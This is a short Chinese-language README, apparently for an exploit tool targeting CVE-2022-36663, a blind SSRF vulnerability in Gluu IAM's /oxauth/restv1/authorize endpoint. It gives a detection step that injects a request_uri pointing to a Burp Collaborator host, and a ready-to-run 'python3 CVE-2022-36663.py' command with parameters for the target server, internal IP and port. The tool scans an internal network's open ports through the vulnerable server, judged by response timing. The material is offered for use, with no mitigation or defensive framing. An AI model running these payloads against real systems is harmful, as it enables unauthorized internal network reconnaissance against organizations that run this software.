通过 Gluu IAM 盲 SSRF 进行内部网络扫描
Gluu IAM 容易受到盲 SSRF 攻击,可根据响应时间利用此漏洞扫描内部网络的开放端口。
https://nvd.nist.gov/vuln/detail/CVE-2022-36663
要检查目标是否存在漏洞,请在 /oxauth/restv1/authorize 请求中添加 &request_uri=http://burpcollab,并轮询目标服务器的传入流量。

python3 CVE-2022-36663.py --url https://target --ip 10.10.10.10 --port 8080 --ar '/oxauth/restv1/authorize?client_id=<clientID>&redirect_uri=https://target.com/return.html&response_type=code&scope=openid+profile+email+user_name&nonce=<nonce>&acr_values=simple_password_auth&request_uri='
Url - Gluu IAM 服务器地址
IP - 要扫描的内部 IP 地址或子网
Port - 要扫描的内部端口
AR - 以空 request_uri 结尾的授权请求 URL